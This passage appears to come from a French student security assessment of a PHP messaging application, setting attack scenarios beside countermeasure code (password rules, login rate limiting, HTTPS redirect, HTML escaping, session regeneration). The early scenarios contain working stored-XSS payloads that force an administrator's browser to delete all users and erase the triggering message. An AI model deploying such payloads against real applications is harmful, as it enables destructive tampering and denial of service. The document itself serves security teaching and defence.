
Title:

<script>document.location=\"../utils/delete_message.php?msg=0\";</script>

Message:

Send

Lorsque le destinataire se connectera, il sera coincé dans une boucle de redirection l'empêchant d'utiliser la messagerie:



Contre-mesures:

- Contrôler le contenu des champs "Sujet" et "Message", pour empêcher l'injection de code.

Scénario 9 : Suppression des utilisateurs

Ce scénario est basé sur le scénario 7. Il reprend les mêmes principes pour une utilisation plus large.

Catégorie: T (Tampering)/E (Elevation of Privilege)/D (Denial of Service)

Impact: haut (surtout s'il n'y a pas de backup)

Source de menace: Hackers, Employés mécontents avec les compétences nécessaires, Concurrents

Motivations:

- Pour un hacker, le but peut être de s'amuser.
- Pour un employé mécontent (ou un ex-employé) et pour les concurrents, le but peut être d'empêcher le bon fonctionnement de l'entreprise en rendant le système de messagerie inutilisable.

Element(s) du système attaqué: La base de données et indirectement la disponibilité de l'application (sans utilisateur, elle n'est pas très utile).

Faible(s) permettant l'attaque:

- Cross-site scripting sur la page d'écriture de message.

Scénario d'attaque:

De la même manière qu'un message envoyé à un autre utilisateur peut être utilisé pour supprimer les messages de cet utilisateur, il est possible d'utiliser un message pour avoir accès à des fonctionnalités réservées à un administrateur. La seule qui ne nécessite pas d'étape intermédiaire est celle de suppression d'un utilisateur. Dans ce scénario, on imagine donc que quelqu'un veut supprimer tous les utilisateurs de la base de données. Pour cela, il faut que l'administrateur soit redirigé à son insu vers la page qui supprime un utilisateur, et cela jusqu'à ce qu'il n'y ait plus d'utilisateurs. Le code du message envoyé doit donc contenir une boucle et également supprimer le message suspect (le message a ici été écrit dans le corps du message pour qu'on puisse le voir en entier, mais il serait beaucoup plus discret de le mettre dans le sujet du message):

← Return to messages

New message

To:

admin

Title:


Pas suspect du tout

Message:


```
<script> document.location="./utils/delete_message.php?msg=49";
for(var i = 1; i <= 10; i++){document.location="./utils/delete_user.php?to_delete="+i;}</script>
```

Send

Lorsque l'administrateur ouvre ce message, voici le résultat:



Etant donné que l'attaque n'est pas censée être discrète, il n'est pas nécessaire de rediriger l'administrateur vers la page sur laquelle il était à la base. Si on retourne sur la page des messages, le résultat suivant apparaît:



Plus aucun message! En réalité, ils n'ont pas été supprimés, ils ne sont juste plus affichés, parce que les utilisateurs qui les ont envoyés n'existent plus. Par contre, le message qui a causé la suppression des utilisateurs a bel et bien été supprimé, et quand la situation aura été rétablie, il ne pourra pas être retrouvé.

Contre-mesures:

- Contrôler le contenu des champs "Sujet" et "Message", pour empêcher l'injection de code.

Scénario 10: Récupération des mots de passe à partir des hash

Ce scénario part du principe que l'attaquant a pu obtenir les hash des mots de passe stockés dans la base de données par un moyen qui nous est inconnu.

Catégorie: I (Information disclosure)

Impact: haut

Source de menace: Cybercrime, Hacker

Motivations:

- Pour les hackers, le but est seulement de s'amuser.
- Pour les cybercriminels, le but peut être de revendre les mots de passe trouvés (les utilisateurs utilisent souvent le même mot de passe pour plusieurs sites) ou de les utiliser directement sur certains sites dans le but de gagner de l'argent.

Element(s) du système attaqué: Base de données, Employés et Administrateurs

Faible(s) permettant l'attaque:

- Algorithme de hachage avec paramètres par défaut

Scénario d'attaque:

Si une manière d'accéder à la base de données nous a échappé et qu'un attaquante est capable de récupérer les hash des mots de passe, la seule chose qui peut l'empêcher d'obtenir les mots de passe est un algorithme de hachage suffisamment sûr. Dans le cas de notre application, nous avons simplement utilisé la fonction `crypt()`, avec les paramètres par défaut.

La documentation de php sur la fonction `crypt()` nous indique que cette fonction est faible lorsqu'elle est utilisée avec comme seul paramètre la valeur à hacher. L'algorithme de hachage est MD5, qui est connu pour ne plus être sûr et le salt utilisé dépend de l'implémentation.

Ces faiblesses étant connues depuis longtemps, il est probable que des techniques pour récupérer les mots de passe à partir des hash existent déjà (par exemple si aucun salt n'est utilisé, des rainbow tables ont pu être calculées).

Contre-mesures:

- Utiliser un algorithme de hachage plus sûr (Blowfish)
- Générer un sel (*salt*) random lors de la création d'un nouvel utilisateur et le stocker avec l'utilisateur dans la base de données

Contre-mesures

Cette dernière partie reprend les contre-mesures qui ont été citées pour les différents scénarios d'attaque. Elle présente leur implémentation en détail.

Mots de passe forts**Scénario d'attaque 1**

La force des mots de passe doit être testée sur la page de création d'utilisateur, ainsi que sur la page de changement de mot de passe. Pour que le mot de passe soit considéré comme fort, il doit avoir au moins 8 caractères, dont au moins une lettre minuscule, une lettre majuscule et un chiffre. La manière la plus rapide vérifier tous ces critères est d'utiliser un regex (source: <https://openclassrooms.com/courses/protegez-vous-efficacement-contre-les-failles-web/controlez-les-mots-de-passe>). Le code suivant a donc été ajouté dans `views/create_user.php`:

```
if(isset($_POST['login']) and isset($_POST['role']) and isset($_POST['validity']) and isset($_POST['password']) and isset($_POST['password2'])) {
    if ($_POST['password'] != $_POST['password2']) {
        $wrong_password = "The two passwords should be identical!";
    }
    elseif(!preg_match('#^(?=.*[a-z])(?=.*[A-Z])(?=.*[0-9]).{8,}$#', $_POST['password'])) {
```

Il a également été ajouté sur la page de changement de mot de passe, `views/profile.php`:

```
if(isset($_POST['old']) and isset($_POST['new']) and isset($_POST['new2'])) {
    if($_POST['new'] != $_POST['new2']) {
        $wrong_new = "The two new passwords must be identical!";
    }
    elseif(!preg_match('#^(?=.*[a-z])(?=.*[A-Z])(?=.*[0-9]).{8,}$#', $_POST['new'])) {
        $wrong_new = "The password is not strong enough! Make sure it has a minimum le
    }
    else{
        if(change_user_password($_SESSION['user'], $_POST['old'], $_POST['new'])) {
            $success = "Your password has been changed successfully!";
        }else{
            $wrong_old = "The current password is wrong!";
        }
    }
}
```

Comme on peut le voir, lorsqu'un mot de passe ne correspond pas à tous les critères, un message d'erreur est affiché, rappelant les critères et ajoutant une recommandation:

The password is not strong enough! Make sure it has a minimum length of 8, contains at least one lowercase letter, one uppercase letter and one number. It should not contain your name/login or the name of the enterprise.

Create new user

Login

Role

Active?

☐ Yes

☐ No

Password

Confirm password

Create

Cancel

Limiter le nombre de tentatives de login

Scénario d'attaque 2

<https://openclassrooms.com/courses/protegez-vous-efficacement-contre-les-failles-web/1-attaque-par-force-brute>

Pour pouvoir vérifier le nombre de tentatives par adresse IP par jour, il faut pouvoir stocker ces informations et donc ajouter une table "connexion" dans la base de données:

```
$file_db->exec("CREATE TABLE IF NOT EXISTS connexion (  
    id INTEGER PRIMARY KEY AUTOINCREMENT ,  
    ip TEXT)");|
```

Ensuite, il faut une fonction permettant d'ajouter des connexions et de vérifier le nombre de connexions ayant eu lieu depuis une certaine adresse IP ce jour-là:

```
<?php  
include_once('../utils/db.php');  
|  
function check_if_allowed($ip){  
    $file_db = connect();  
  
    $result = $file_db->prepare('SELECT COUNT(*) FROM connexion WHERE ip = ?');  
  
    $result->execute(array($ip));  
    $data = $result->fetchAll();  
    if(!empty($data)){  
        foreach($data as $row){  
            $count = $row['COUNT(*)'];  
        }  
    }  
  
    if($count < 10){  
        $result = $file_db->prepare("INSERT INTO connexion(ip) VALUES(?)");  
        $result->execute(array($ip));  
  
        return true;  
    }  
    else{  
        return false;  
    }  
}
```


Cette fonction compte le nombre d'occurrences de l'adresse IP puis ajoute une connexion si le nombre d'occurrences est inférieur à 10. Si le nombre d'occurrences est supérieure à 10, cette adresse IP a dépassé le nombre maximum de tentatives en 24h.

La page de login doit ensuite afficher "Wrong credentials" si l'adresse IP a encore droit à des tentatives et un message informant l'utilisateur que le nombre de tentatives maximum est atteint sinon:

```
$not_allowed = null;
if (!empty($_POST['login']) and !empty($_POST['password'])) {
    if (check_if_allowed($_SERVER['REMOTE_ADDR'])) {
        $role = authenticate_user($_POST['login'], $_POST['password']);

        if (!is_null($role)) {
            session_start();
            session_regenerate_id();
            $_SESSION['user'] = $_POST['login'];
            $_SESSION['role'] = $role;
            header('Location: ../views/messages.php');
        }
        else {
            $wrong_cred = 'Wrong credentials!';
        }
    }
    else {
        $not_allowed = "You tried to log in too many times today. Try again tomorrow!";
    }
}
```

On peut vérifier que tout cela fonctionne en entrant un mauvais login/mot de passe plusieurs fois. En dessous de 10 tentatives, on obtient le résultat suivant:



Login


Wrong credentials!

Username

Password

Login

Et en dessus de 10 tentatives, le résultat suivant:



Login

You tried to log in too many times today. Try again tomorrow!

Username

Password

Login

Il faut maintenant mettre quelque chose en place pour que les connexions soient supprimées chaque jour de la base de données. Pour cela, on va commencer par créer le script qui supprimera les connexions:

<?php

```
try{
    $file_db = new PDO('sqlite:/var/www/databases/database.sqlite');
    $file_db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $request = $file_db->exec('DELETE FROM connexion');
    $file_db = null;
}
catch(PDOException $e){
    echo $e->getMessage();
}
```

?>

Il est important que ce fichier ne soit pas dans l'arborescence du site, sinon n'importe qui peut l'utiliser pour effacer les connexions. Pour la suite des opérations, ce fichier doit être placé sur /home/sti.

Ensuite, il faut automatiser le lancement de ce script. Cela peut être fait en utilisant *cron*, qui permet de lancer une commande, par exemple, tous les jours:

```
[sti@localhost html]$ crontab -e
crontab: installing new crontab
```

Cette commande ouvre l'éditeur Vi, qu'on utilise pour ajouter la ligne suivante:

```
00 00 * * * php /home/sti/remove_connections.php
~
~
~
~
~
```

Cela signifie que tous les jours, à minuit, le script créé précédemment sera appelé et les connexions seront remises à zéro.

Utiliser SSL/TLS


Scénario d'attaque 3

Afin de s'assurer que toutes les connections au site web sont sécurisé en SSL/TLS il suffit de rediriger les requêtes en HTTP vers la même page en HTTPS. Pour ce faire, il suffit de rajouter les lignes suivantes dans le fichier /etc/httpd/conf/httpd.conf dans la balise <Directory "/var/www/html">


```
RewriteEngine On
RewriteCond %{HTTPS} off
RewriteRule (.*?) https://%{HTTP_HOST}%{REQUEST_URI}
```

Ceci est possible car le serveur contient déjà un certificat autosigné et apache est configuré pour l'utiliser. Pour un maximum de sécurité, un certificat signé par une autorité reconnue peut être mis à la place de ceux

déjà en place dans le dossier `/etc/pki/tls/`. La clef privée se trouve sous `private/localhost.key` et le certificat sous `certs/localhost.crt`. Mais pour cela, un nom de domaine est nécessaire. Une fois les modifications effectués, le serveur doit être redémarré. Ensuite, lorsqu'on accède à l'application, la page suivante s'affiche:



Cet avertissement est normal, étant donné que le certificat est autosigné. Il faut donc ajouter l'exception en sélectionnant "I Understand the Risks", puis "Add Exception..." et enfin "Confirm Security Exception". Il ne sera pas nécessaire de répéter cette opération par la suite.



On peut voir que si on fait une requête sur `http://localhost/` on est redirigé vers la version sécurisée sur laquelle le navigateur refait la même requête et la page sécurisée est affichée comme le montre le cadenas dans la barre d'URL.

Contrôles pour empêcher XSS

Scénarios d'attaque 4, 6, 7, 8 et 10

Nous avons décidé de valider les messages avant de les enregistrer dans la base de données afin de pouvoir les afficher sans effort supplémentaire. Ceci a été fait à l'aide de la fonction `htmlspecialchars` au début de la fonction d'écriture dans la base de données.

```
function sanitizer($data){
    if(isset($data['message'])) $data['message'] = htmlspecialchars($data['message']);
    if(isset($data['title'])) $data['title'] = htmlspecialchars($data['title']);
    return $data;
}

function packingSanitizer($title,$message){
    $data['title'] = $title;
    $data['message'] = $message;
    return sanitizer($data);
}
```

```
function write_message($from, $to, $title, $message){  
    $data = packingSanitizer($title,$message);  
    $title = $data['title'];  
    $message = $data['message'];  
}
```

Grâce à cette fonction, les balises et caractères spéciaux sont échappés et affichés correctement.

admin

plop

<script>alert('oho');</script>



Renforcer les identifiants de session

scénario d'attaque 4

Un premier élément serait d'activer le *strict mode*, empêchant les utilisateurs de modifier leur identifiant de session. Malheureusement cette option n'est disponible qu'à partir de PHP 5.5.2.

L'autre élément à mettre en place est de faire en sorte que l'identifiant de session soit régénéré lorsque l'utilisateur se connecte ou se déconnecte. Ainsi, un identifiant de session récupéré par un attaquant ne sera pas valable longtemps. Il ne s'agit que d'une seule ligne à ajouter dans le fichier `views/login.php`:

```
if (!empty($_POST['login']) and !empty($_POST['password'])) {  
    $role = authenticate_user($_POST['login'], $_POST['password']);  
  
    if (!is_null($role)) {  
        session_start();  
        session_regenerate_id();  
        $_SESSION['user'] = $_POST['login'];  
        $_SESSION['role'] = $role;  
        header('Location: ../views/messages.php');  
    }  
    else {  
        $wrong_cred = 'Wrong credentials!';  
    }  
}
```

la même ligne doit être ajoutée dans le fichier `utils/logout.php`:

```
<?php
session_start();
session_regenerate_id();
session_unset();
session_destroy();
header('Location: ../index.php');
?>
```

Une fois ces lignes ajoutées, on peut voir que l'identifiant de session est modifié quand l'utilisateur se connecte:

